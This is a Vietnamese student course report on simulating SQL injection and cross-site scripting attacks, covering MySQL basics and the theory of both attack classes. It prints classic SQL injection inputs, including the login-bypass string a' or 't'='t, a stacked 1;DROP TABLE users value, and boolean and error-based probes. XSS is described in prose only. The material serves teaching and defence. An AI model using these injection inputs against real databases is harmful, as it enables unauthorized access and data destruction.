



**ĐẠI HỌC ĐÀ NẴNG**



**TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN**

**VÀ TRUYỀN THÔNG VIỆT - HÀN**

**KHOA KHOA HỌC MÁY TÍNH**

**🙢🙠🕮🙢🙠**

****

***BÁO CÁO ĐỒ ÁN MÔN HỌC***

***LẬP TRÌNH MẠNG***

***Đề tài:***

**XÂY DỰNG WEBSITE MÔ PHỎNG KỸ THUẬT TẤN CÔNG CROSS-SITE SCRIPTING, SQL INJECTION**

**TRÊN MẠNG**

Sinh viên thực hiện : TRầN THỊ HUYỀN DIỆU

Lớp : 20SE2

Mã sinh viên : 20IT799

Giáo viên hướng dẫn : THS. NGUYỄN THANH CẨM

*Đà Nẵng, ngày 30 tháng 11 năm 2022*

**ĐẠI HỌC ĐÀ NẴNG**

**TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN**

**VÀ TRUYỀN THÔNG VIỆT - HÀN**

**KHOA KHOA HỌC MÁY TÍNH**

****

***BÁO CÁO ĐỒ ÁN MÔN HỌC***

***LẬP TRÌNH MẠNG***

***Đề tài:***

**XÂY DỰNG WEBSITE MÔ PHỎNG KỸ THUẬT TẤN CÔNG CROSS-SITE SCRIPTING, SQL INJECTION**

**TRÊN MẠNG**

Sinh viên thực hiện : TRầN THỊ HUYỀN DIỆU

Lớp : 20SE2

Mã sinh viên : 20IT799

Giáo viên hướng dẫn : THS. NGUYỄN THANH CẨM

*Đà Nẵng, ngày 30 tháng 11 năm 2022*

**LỜI NÓI ĐẦU**

Với sự bùng nổ của internet kèm theo đó là sự phát triển của World Wide Web trong những năm gần đây. Các doanh nghiệp, cá nhân, và các chính phủ đã phát triển ra rằng các trang web hay các ứng dụng web có thể cung cấp đầy đủ các giải pháp hiệu quả, đáng tin cậy và có thể giải quyết các thách thức về giao tiếp và tiến hành thương mại hóa trong thế kỷ XX. Tuy nhiên, sự an toàn của các trang web hay các ứng dụng web đã trở nên ngày càng qua trọng trong thập kỷ qua. Ngày nay, các trang web về giáo dục, y tế, tài chính hay các dữ liệu nhạt cảm đang phải đối mặt với nhiều nguy cơ bị tấn công từ các hacker. Tại Việt Nam tỏng năm vừa qua đã có nhiều cuộc tấn công nhắm vào các tổ chức lớn gây thiệt hại rất nhiều cho doanh nghiệp, tổ chức. Nổi bật nhất là cuộc tấn công vào trang chủ của VietnamAirlines bởi một nhóm hacker có tên 1937CN từ Trung Quốc gây chú ý rất nhiều trong dư luận.

Nhiều lỗ hổng trang web không được kiểm tra kỹ để điều khiển các ứng dụng trên trang web là nguyên nhân để các hacker có thể dựa vào đó để tấn công. SQL Injection là một dạng tấn công phổ biến nhất được sử dụng. Ngoài ra còn có một số dạng tấn công khác như: Shell Injection, Script languege injection, file inclusion, XML injection, XPATH injection…

SQL Injection là một dạng công nghệ tấn công vào cơ sở dữ liệu của một trang web. Với việc lợi dụng các lỗ hổng của các câu lệnh truy vấn, các hacker có thể thêm vào một số câu lệnh truy vấn SQL để có thể lấy được dữ liệu hoặc chiếm quyền truy cập để thay đổi dữ liệu.

**LỜI CẢM ƠN**

Em xin gửi lời cảm ơn sâu sắc đến các thầy cô trường Đại học Công nghệ thông tin và Truyền thông Việt-Hàn đã hết lòng truyền đạt cho chúng em những kiến thức bổ ích trong suốt thời gian qua, cũng như đã tạo điều kiện cho chúng em được phát huy ý tưởng.

Đặc biệt, chúng em xin gửi lời cảm ơn đến thầy ThS. Nguyễn Thanh Cẩm đã tận tình hướng, truyền đạt kiến thức và chỉ bảo cho chúng em trong suốt thời gian thực hiện đề tài.

Mặc dù em đã rất cố gắng, song chắc chắn báo cáo sẽ còn rất nhiều thiếu sót, em rất mong nhận được sự hướng dẫn thêm của quý thầy cô, các anh chị và các bạn.

Đà nẵng, ngày…. tháng …. năm 2022

Sinh viên thực hiện

Trần Thị Huyền Diệu

**NHẬN XÉT CỦA GIẢNG VIÊN HƯỚNG DẪN**

………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………

Đà nẵng, ngày…. tháng …. năm 2022

Giảng viên hướng dẫn

ThS. Nguyễn Thanh Cẩm

**MỤC LỤC**

[CHƯƠNG 1 : CƠ SỞ LÍ THUYẾT 7](#_Toc118102390)

[1. Thế nào là lỗi SQL Injection,XSS? 7](#_Toc118102391)

[2. Hậu quả của SQL Injection,XSS gây ra? 7](#_Toc118102392)

[a. Đối với SQL Injection: 7](#_Toc118102393)

[b. Đối với XSS: 8](#_Toc118102394)

[CHƯƠNG 2. PHÂN TÍCH THIẾT KẾ HỆ THỐNG 9](#_Toc118102395)

[1. SQL Injection: 9](#_Toc118102396)

[2. Cross-Site Scripting: 12](#_Toc118102397)

[CHƯƠNG 3. TRIỂN KHAI VÀ ĐÁNH GIÁ KẾT QUẢ 13](#_Toc118102398)

[1. Giới thiệu về website dùng để Demo: 13](#_Toc118102399)

[2. Mô phỏng tấn công SQL Injection: 13](#_Toc118102400)

[a. Tấn công vượt qua kiểm tra lúc đăng nhập đăng nhập: 13](#_Toc118102401)

[b. Dạng tấn công sử dụng SELECT. 16](#_Toc118102402)

[3. Cross-Site Scripting (XSS) 21](#_Toc118102403)

[a. Persistent XSS: 21](#_Toc118102404)

[b. Reflected XSS: 22](#_Toc118102405)

[4. Cách phòng chống SQL Injection và XSS: 23](#_Toc118102406)

[a. Phòng chống SQL Injection: 23](#_Toc118102407)

[b. Phòng chống lỗi XSS: 24](#_Toc118102408)

[5. Đánh giá kết quả: 24](#_Toc118102409)

[CHƯƠNG 4: KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN 25](#_Toc118102410)

[1. Kết luận: 25](#_Toc118102411)

[2. Hướng phát triển: 25](#_Toc118102412)

[TÀI LIỆU THAM KHẢO: 26](#_Toc118102413)

**Danh sách hình ảnh:**

[Hình 1. Trang chủ website “Quản lí thư viện” 20](#_Toc121293623)

[Hình 2. Trang login 21](#_Toc121293624)

[Hình 3. Trang đăng nhập khi ta muốn tấn công SQl Injection 22](#_Toc121293625)

[Hình 4. Đăng nhập thành công 23](#_Toc121293626)

[Hình 5. Kiểm tra các bảng có trong câu lệnh select 24](#_Toc121293627)

[Hình 6. Tên các cột có trong bảng book 25](#_Toc121293628)

[Hình 7. Các user có trong bảng user 26](#_Toc121293629)

[Hình 8. Tấn công vào cơ sở dữ liệu 26](#_Toc121293630)

[Hình 9. Tấn công Persistent XSS 27](#_Toc121293631)

[Hình 10. Trang web đã bị tấn công Persistent XSS 28](#_Toc121293632)

[Hình 11. Tấn công Reflected XSS 29](#_Toc121293633)

[Hình 12. Người dùng đã bị lấy cắp thông tin bằng các tấn công Reflected XSS 29](#_Toc121293634)

**Danh sách bảng:**

[Bảng 1. Bảng user có trong table user 25](#_Toc121293897)

**CHƯƠNG 1 : CƠ SỞ LÍ THUYẾT**

1. **Tổng quan về lập trình mạng**

Lập trình mạng (Network Programming) là hành động sử dụng mã máy tính để viết các chương trình hoặc quy trình có thể giao tiếp với các chương trình hoặc quy trình khác trên mạng. Các lập trình viên sử dụng các ngôn ngữ lập trình, thư viện mã và giao thức khác nhau để thực hiện công việc.

Chính xác hơn, khả năng lập trình mạng là quá trình sử dụng mã, các khái niệm dựa trên vòng đời phát triển phần mềm và các công cụ khác để làm cho mạng thực hiện các hành động. Hiểu đơn giản, đây là một trong những nhiệm vụ cơ bản được sử dụng để phát triển các ứng dụng, hệ thống doanh nghiệp. Nó có thể bao gồm hệ các chương trình như phần mềm kế toán, nhân sự,… hoặc đến những ứng dụng giải trí như trò chơi, điều khiển,…

Lập trình mạng (LTM) sẽ được xây dựng dựa trên công thức giữa kiến thức mạng truyền thông, ngôn ngữ lập trình và mô hình lập trình:

* Kiến thức mạng truyền thông:

Các kiến thức mạng truyền thông thường bao gồm kiến thức về hệ thống GPS, điện thoại di động, PSTN, mạng BlueTooth, WUSB hoặc mạng sensor. Ngoài những khái niệm này, bạn sẽ cần học thêm nhiều kiến thức liên quan đến mạng để khai thác chúng tốt hơn. Ví dụ như:

* Mạng máy tính (hệ thống mạng) là những sợi liên kết của máy tính với nhau, qua các thiết bị kết nối, dựa vào cấu trú tại môi trường truyền dẫn.
* Mạng LAN (Local Area Network): Hoạt động với giao thức TCP/IP, phủ trong trong diện tích nhỏ. Hay còn được biết là mạng cục bộ.
* Mạng MAN (Metropolitan): Khác với mạng LAN, phạm vi của MAN sẽ rộng lớn hơn, ví dụ như một thành phố, một doanh nghiệp. Nó được hình thành từ nhiều LAN liên kết với nhau.
* Mạng WAN (Wide Area Network): Tương tự với mạng LAN nhưng phạm vị hoạt động rộng lớn hơn. Ví dụ như 1 quốc gia, 1 khu vực địa lý,…

Mạng PAN (Personal Area Network): Là mạng cá nhân, dùng để thực hiện truyền dữ liệu ở những thiết bị đơn như máy tính, laptop, điện thoại di động,…

* VPN (Virtual Private Network): Kết nối internet được mã hóa giữa thiết bị người dùng và mạng. Kết nối được mã hóa giúp đảm bảo rằng dữ liệu nhạy cảm được truyền đi một cách an toàn. Nó ngăn những người không được phép truy cập vào lưu lượng truy cập.
* SAN (Storage-Area Network): mạng tốc độ cao chuyên dụng giúp các thiết bị lưu trữ có thể truy cập vào máy chủ bằng cách gắn bộ lưu trữ trực tiếp vào hệ điều hành.
* Ngôn ngữ lập trình mạng:

LTM cho kỹ sư mạng và các chuyên gia CNTT khác thường yêu cầu sử dụng một loạt các ngôn ngữ lập trình và công cụ, chẳng hạn như:

* Python (ngôn ngữ lập trình mã nguồn mở).
* Java (ngôn ngữ lập trình hướng đối tượng, mục đích chung).
* Perl (ngôn ngữ lập trình đa năng).
* Bash (công cụ giao diện dòng lệnh).
* Go (nhập tĩnh, ngôn ngữ lập trình biên dịch).
* Tcl (Ngôn ngữ lệnh công cụ, ngôn ngữ lập trình động mục đích chung).
* Mô hình lập trình mạng:

Với lập trình mạng, sẽ có 2 mô hình mà bạn cần lưu ý là mô hình OSI và mô hình 7 lớp. Mô hình Kết nối Hệ thống Mở (OSI) đóng vai trò là hướng dẫn cho các kỹ sư mạng, nhà phát triển và những người khác liên quan đến lập trình mạng. Mô hình này giúp họ hiểu cách các sản phẩm và chương trình phần mềm có thể giao tiếp và tương tác với nhau.

OSI bao gồm bảy lớp hiển thị cách dữ liệu di chuyển qua và trong các mạng. Các lớp là: vật lý, liên kết dữ liệu, mạng, truyền tải, phiên, bản trình bày và ứng dụng.

* Một số kỹ năng lập trình khác:

Bên cạnh những kiến thức cơ bản trên, xu hướng kinh doanh ngày càng tăng theo hướng sử dụng mạng có thể lập trình. Các chuyên gia mạng muốn đạt được kiến ​​thức chuyên môn về khả năng LTM cũng có thể xem xét xây dựng kỹ năng và kiến ​​thức trong các lĩnh vực sau:

* API REST: Liên quan đến chuyển trạng thái đại diện.
* JSON: Liên quan đến định dạng tệp tiêu chuẩn mở và định dạng trao đổi dữ liệu.
* XML: Ngôn ngữ đánh dấu có thể mở rộng.
* Git/GitHub: Phần mềm điều khiển phiên bản nguồn mở/giao diện dựa trên website.
* Mạng Linux và các kỹ năng khác liên quan đến Linux.
* Ansible:công cụ mã nguồn mở cho IaC.
* Docker: nền tảng chứa mã nguồn mở.
* NETCONF (giao thức), A (ngôn ngữ mô hình hóa dữ liệu), NFV (ảo hóa các chức năng mạng).

1. **Tổng quan về MySQL**

**2.1. Định nghĩa**

MySQL là hệ quản trị dữ liệu miễn phí, được tích hợp sử dụng chung với apache, PHP. Chính yếu tố phát triển trong cộng đồng mã nguồn mở nên MySQL đã qua rất nhiều sự hỗ trợ của những lập trình viên yêu thích mã nguồn mở. MySQL cũng có cùng một cách truy xuất và mã lệnh tương tự với ngôn ngữ SQL. Nhưng MySQL không bao quát toàn bộ những câu truy vấn cao cấp như SQL. Về bản chất MySQL chỉ đáp ứng việc truy xuất đơn giản trong quá trình vận hành của Website nhưng hầu hết có thể giải quyết các bài toán trong PHP.

**2.2. Đặc điểm của MySQL**

MySQL cũng giống như các hệ quản trị CSDL: Access, SQL server,

PostgreSQL,…

Có nhiều phiên bản cho các hệ điều hành khác nhau.

Là cơ sở dữ liệu có tốc độ cao, ổn định và dễ sử dụng, hoạt động trên nhiều hệ điều hành cung cấp một hệ thống lớn các hàm tiện ích mạnh.

Với tốc độ và tính bảo mật cao, MySQL rất thích hợp cho các ứng dụng truy cập CSDL trên internet.

MySQL server hoạt động trong các hệ thống nhúng hoặc client/server.

**2.3. Loại dữ liệu trong MySQL**

|  |  |
| --- | --- |
| **Kiểu dữ liệu** | **Mô tả** |
| Char | Định dạng text có chiều dài từ 0 -> 255 |
| Varchar | Định dạng text có chiều dài từ 0 -> 255 |
| Text | Định dạng text có chiều dài từ 0 -> 65535 |
| LongText | Định dạng text có chiều dài từ 0 -> 4294967215 |
| Int | Định dạng số có chiều dài từ 0 -> 4294967215 |
| Float | Định dạng số thập phân có chiều dài nhỏ |
| Double | Định dạng số thập phân có chiều dài lớn |
| Date | Định dạng thời gian theo định dạng: YYYY-MM-DD |
| DateTime | Định dạng thời gian theo định dạng: YYYY-MM-DD HH:MM:SS |

**2.4. Những cú pháp cơ bản**

Tạo một cơ sở dữ liệu:

**CREATE DATABASE** tên\_cơ\_sở\_dữ\_liệu;

Cú pháp sử dụng cơ sở dữ liệu: **Use** tên\_database;

Cú pháp thoát khỏi cơ sở dữ liệu: **Exit**

Tạo một bảng trong cơ sở dữ liệu:

**CREATE TABLE** user (<tên\_cột> <mô\_tả>,…,<tên\_cột\_n>…..<mô\_tả\_n>)

Hiển thị có bao nhiều bảng: **show** tables;

Hiển thị có bao nhiêu cột trong bảng: **show** columns **from** table;

Thêm 1 cột vào bảng:

**ALTER TABLE** tên\_bảng **ADD** <tên\_cột> <thuộc\_tính> **AFTER** <tên\_cột>

Thêm giá trị vào bảng:

**INSERT INTO** Tên\_bảng(tên\_cột)

**VALUES**(Giá\_trị\_tương\_ứng);

Truy xuất dữ liệu:

**SELECT** tên\_cột **FROM** Tên\_bảng;

Truy xuất dữ liệu với điều kiện:

**SELECT** tên\_cột **FROM** Tên\_bảng **WHERE** điều kiện;

Truy xuất dữ liệu và sắp xếp theo trình tự:

**SELECT** tên\_cột **FROM** Tên\_bảng **WHERE** điều kiện (có thể

có where hoặc không)

**ORDER BY** Theo quy ước sắp xếp.

Trong đó quy ước sắp xếp bao gồm hai thông số là ASC (từ trên xuống dưới), DESC (từ dưới lên trên).

Truy cập dữ liệu có giới hạn:

**SELECT** tên\_cột **FROM** Tên\_bảng **WHERE** điều kiện (có thể có where hoặc không)

**LIMIT** vị trí bắt đầu, số record muốn lấy ra

Cập nhật dữ liệu trong bảng:

**UPDATE** tên\_bảng **set** tên\_cột = Giá trị mới **WHERE** (điều kiện).

Nếu không có ràng buộc điều kiện, chúng sẽ cập nhật toàn bộ giá trị mới của các record trong bảng.

Xóa dữ liệu trong bảng:

**DELETE FROM** tên\_bảng **WHERE** (điều kiện).

Nếu không có ràng buộc điều kiện, chúng sẽ xóa toàn bộ giá trị của các record trong bảng.

1. **Thế nào là lỗi SQL Injection,XSS?**

SQL injection là một kỹ thuật cho phép những kẻ tấn công lợi dụng lỗ hổng của việc kiểm tra dữ liệu đầu vào trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu trả về để inject (tiêm vào) và thi hành các câu lệnh SQL bất hợp pháp. SQL injection có thể cho phép những kẻ tấn công thực hiện các thao tác, delete, insert, update, v.v. trên cơ sở dữ liệu của ứng dụng, thậm chí là server mà ứng dụng đó đang chạy.

Cross-Site Scripting hay còn được gọi tắt là XSS (thay vì gọi tắt là CSS để tránh nhầm lẫn với CSS-Cascading Style Sheet của HTML) là một kĩ thuật tấn công bằng cách chèn vào các website động (ASP, PHP, CGI, JSP ...) những thẻ HTML hay những đoạn mã script nguy hiểm có thể gây nguy hại cho những nạn nhân sử dụng.

1. **Hậu quả của SQL Injection,XSS gây ra?**
2. Đối với SQL Injection:

* Hậu quả lớn nhất mà SQL Injection gây ra là: Làm lộ dữ liệu trong database. Tuỳ vào tầm quan trọng của dữ liệu mà hậu quả dao động ở mức nhẹ cho đến vô cùng nghiêm trọng.
* Lộ dữ liệu khách hàng có thể ảnh hưởng rất nghiêm trọng đến công ty. Hình ảnh công ty có thể bị ảnh hưởng, khách hàng chuyển qua sử dụng dịch vụ khác, dẫn đến phá sản v…v...
* Lỗ hỗng này cũng ảnh hưởng lớn đến khách hàng. Do họ thường dùng chung một mật khẩu cho nhiều tài khoản, chỉ cần lộ mật khẩu một tài khoản thì các tài khoản khác cũng lộ theo.
* Đây cũng là lý do mình nhắc nhở phải mã hoá mật khẩu, nếu database có bị tấn công thì người dùng cũng không bị mất mật khẩu. (Đây là lý do vietnamwork bị ăn chửi vì không mã hoá mật khẩu).

Trong nhiều trường hợp, hacker không chỉ đọc được dữ liệu mà còn có thể chỉnh sửa dữ liệu. Lúc này hacker có thể đăng nhập dưới vai trò admin, lợi dụng hệ thống, hoặc xoá toàn bộ dữ liệu để hệ thống ngừng hoạt động.

1. Đối với XSS:

* Dựa vào tấn công XSS hacker có thể lấy được những dữ liệu của người dùng như cookie,lấy thao tác người dùng,…từ đó có thể lấy được những thông tin khác như user,password,thông tin tài khoản ngân hàng,số chứng minh nhân dân,….
* Hệ thống có thể bị tê liệt bằng kiểu tấn công XSS gây hại cho nhà quản lí và người dùng.

**CHƯƠNG 2. PHÂN TÍCH THIẾT KẾ HỆ THỐNG**

1. **SQL Injection:**

Lỗi SQL Injection thường xảy ra những trường hợp sau:

* Không kiểm tra ký tự thoát truy xuất:

Đây là dạng lỗi SQL injection xảy ra khi thiếu đoạn mã kiểm tra dữ liệu đầu vào trong câu truy vấn SQL. Kết quả là người dùng cuối có thể thực hiện một số truy vấn không mong muốn đối với cơ sở dữ liệu của ứng dụng.

Ví dụ cho dòng lệnh: statement = "SELECT \* FROM users WHERE name = '" + userName + "';"

Câu lệnh này được thiết kế để trả về các bản ghi tên người dùng cụ thể từ bảng những người dùng. Tuy nhiên, nếu biến "userName" được nhập chính xác theo một cách nào đó bởi người dùng ác ý, nó có thể trở thành một câu truy vấn SQL với mục đích khác hẳn so với mong muốn của tác giả đoạn mã trên. Ví dụ, ta nhập vào giá trị của biến userName như sau:

a' or 't'='t

Khiến câu truy vấn có thể được hiểu như sau:

**SELECT** \* **FROM** users **WHERE** name = 'a' **or** 't'='t';

Nếu đoạn mã trên được sử dụng trong một thủ tục xác thực thì ví dụ trên có thể được sử dụng để bắt buộc lựa chọn một tên người dùng hợp lệ bởi 't'='t' luôn đúng. Trong khi hầu hết các SQL server cho phép thực hiện nhiều truy vấn cùng lúc chỉ với một lần gọi, tuy nhiên một số SQL API như mysql\_query của php lại không cho phép điều đó vì lý do bảo mật. Điều này chỉ ngăn cản tin tặc tấn công bằng cách sử dụng các câu lệnh riêng rẽ mà không ngăn cản tin tặc thay đổi các từ trong cú pháp truy vấn.

* Xử lý không đúng kiểu:

Lỗi SQL injection dạng này thường xảy ra do lập trình viên hay người dùng định nghĩa đầu vào dữ liệu không rõ ràng hoặc thiếu bước kiểm tra và lọc kiểu dữ liệu đầu vào. Điều này có thể xảy ra khi một trường số được sử dụng trong truy vấn SQL nhưng lập trình viên lại thiếu bước kiểm tra dữ liệu đầu vào để xác minh kiểu của dữ liệu mà người dùng nhập vào có phải là số hay không. Ví dụ như sau:

statement:= "SELECT \* FROM data WHERE id = " + a\_variable + ";"

Ta có thể nhận thấy một cách rõ ràng ý định của tác giả đoạn mã trên là nhập vào một số tương ứng với trường id - trường số. Tuy nhiên, người dùng cuối, thay vì nhập vào một số, họ có thể nhập vào một chuỗi ký tự, và do vậy có thể trở thành một câu truy vấn SQL hoàn chỉnh mới mà bỏ qua ký tự thoát. Ví dụ, ta thiết lập giá trị của biến a\_variable là:

1;DROP TABLE users

Khi đó, nó sẽ thực hiện thao tác xóa người dùng có id tương ứng khỏi cơ sở dữ liệu, vì câu truy vấn hoàn chỉnh đã được hiểu là:

**SELECT** \* **FROM** **data** **WHERE** id=1;**DROP** **TABLE** users;

* Lỗi bảo mật bên trong máy chủ cơ sở dữ liệu:

Đôi khi lỗ hổng có thể tồn tại chính trong phần mềm máy chủ cơ sở dữ liệu, như là trường hợp hàm mysql\_real\_escape\_string() của các máy chủ MySQL. Điều này sẽ cho phép kẻ tấn công có thể thực hiện một cuộc tấn công SQL injection thành công dựa trên những ký tự Unicode không thông thường ngay cả khi đầu nhập vào đang được thoát.

* Blind SQL injection:

Lỗi SQL injection dạng này là dạng lỗi tồn tại ngay trong ứng dụng web nhưng hậu quả của chúng lại không hiển thị trực quan cho những kẻ tấn công. Nó có thể gây ra sự sai khác khi hiển thị nội dung của một trang chứa lỗi bảo mật này, hậu quả của sự tấn công SQL injection dạng này khiến cho lập trình viên hay người dùng phải mất rất nhiều thời gian để phục hồi chính xác từng bit dữ liệu. Những kẻ tấn công còn có thể sử dụng một số công cụ để dò tìm lỗi dạng này và tấn công với những thông tin đã được thiết lập sẵn.

* Thay đổi điều kiện truy vấn:

Dạng lỗi này khiến cho kẻ tấn công có thể thay đổi giá trị điều kiện trong câu truy vấn, làm sai lệch sự hiển thị của một ứng dụng chứa lỗi này.

**SELECT** booktitle **from** booklist **where** bookId = 'OOk14cd' **AND** 1=1;

Sẽ hiển thị một trang một cách bình thường, trong khi:

**SELECT** booktitle **from** booklist **where** bookId = 'OOk14cd' **AND** 1=2;

Sẽ hiển thị một nội dung khác, hoặc không hiển thị gì nếu ứng dụng web có chứa lỗi SQL injection dạng này. Lỗ hổng dạng này còn cho phép tin tặc không chỉ gây ảnh hưởng tới bảng hay dữ liệu hiện tại mà còn ảnh hưởng tới những dữ liệu hay bảng khác phụ thuộc vào nội dung của dữ liệu hay bảng hiện tại.

* Điều kiện lỗi:

Lỗi SQL injection dạng này dẫn tới việc buộc cơ sở dữ liệu chỉ được phép đánh giá khi mà giá trị của câu lệnh WHERE là đúng. Ví dụ:

**SELECT** 1/0 **from** users **where** username='Ralph';

Phép chia cho 0 chỉ được đánh giá là lỗi khi mà người dùng có tên "Ralph" tồn tại trong cơ sở dữ liệu.

* Thời gian trể:

Lỗi SQL injection dạng này tồn tại khi thời gian xử lý của một hay nhiều truy vấn SQL phụ thuộc vào dữ liệu logic được nhập vào hoặc quá trình xử lý truy vấn của SQL engine cần nhiều thời gian. Tin tặc có thể sử dụng lỗi SQL injection dạng này để xác định thời gian chính xác mà trang cần tải khi giá trị nhập vào là đúng.

1. **Cross-Site Scripting:**

Lỗi này xảy ra khi ứng dụng web thu nhận các dữ liệu nguy hiểm được nhập từ hacker. Một website thường chứa các link, thông qua các link này hacker có thể chèn các đoạn code vào và khi người dùng nào đó sử dụng link này thì coi như 99% là chết, hacker có thể thông qua lỗi này để chèn code vào site hay link để lấy các thông tin quan trọng từ nạn nhân

Phụ thuộc vào mục đích của hacker, những đoạn Javascript được chèn vào để lấy những thông tin như:

* Cookie: hacker có thể lấy được cookie của người dùng và dùng những thông tin trong cookie để giả mạo phiên truy cập hoặc lấy những thông tin nhạy cảm khác được lưu trong cookie.
* Keylogging: hacker có thể ghi lại những thao tác gõ phím của người dùng bằng cách sử dụng sự kiện trong Javascript và gửi tất cả những thao tác gõ phím đó về cho hắn để thực hiện những mục đích như đánh cắp các thông tin nhạy cảm, lấy mật khẩu truy cập website hoặc mã số thẻ tín dụng...
* Phishing: hacker có thể thay đổi giao diện của website bằng cách thay đổi cấu trúc HTML trong trang web để đánh lừa người dùng. Hacker có thể tạo ra những form đăng nhập giả nhằm lừa người dùng đăng nhập vào để đánh cắp mật khẩu.

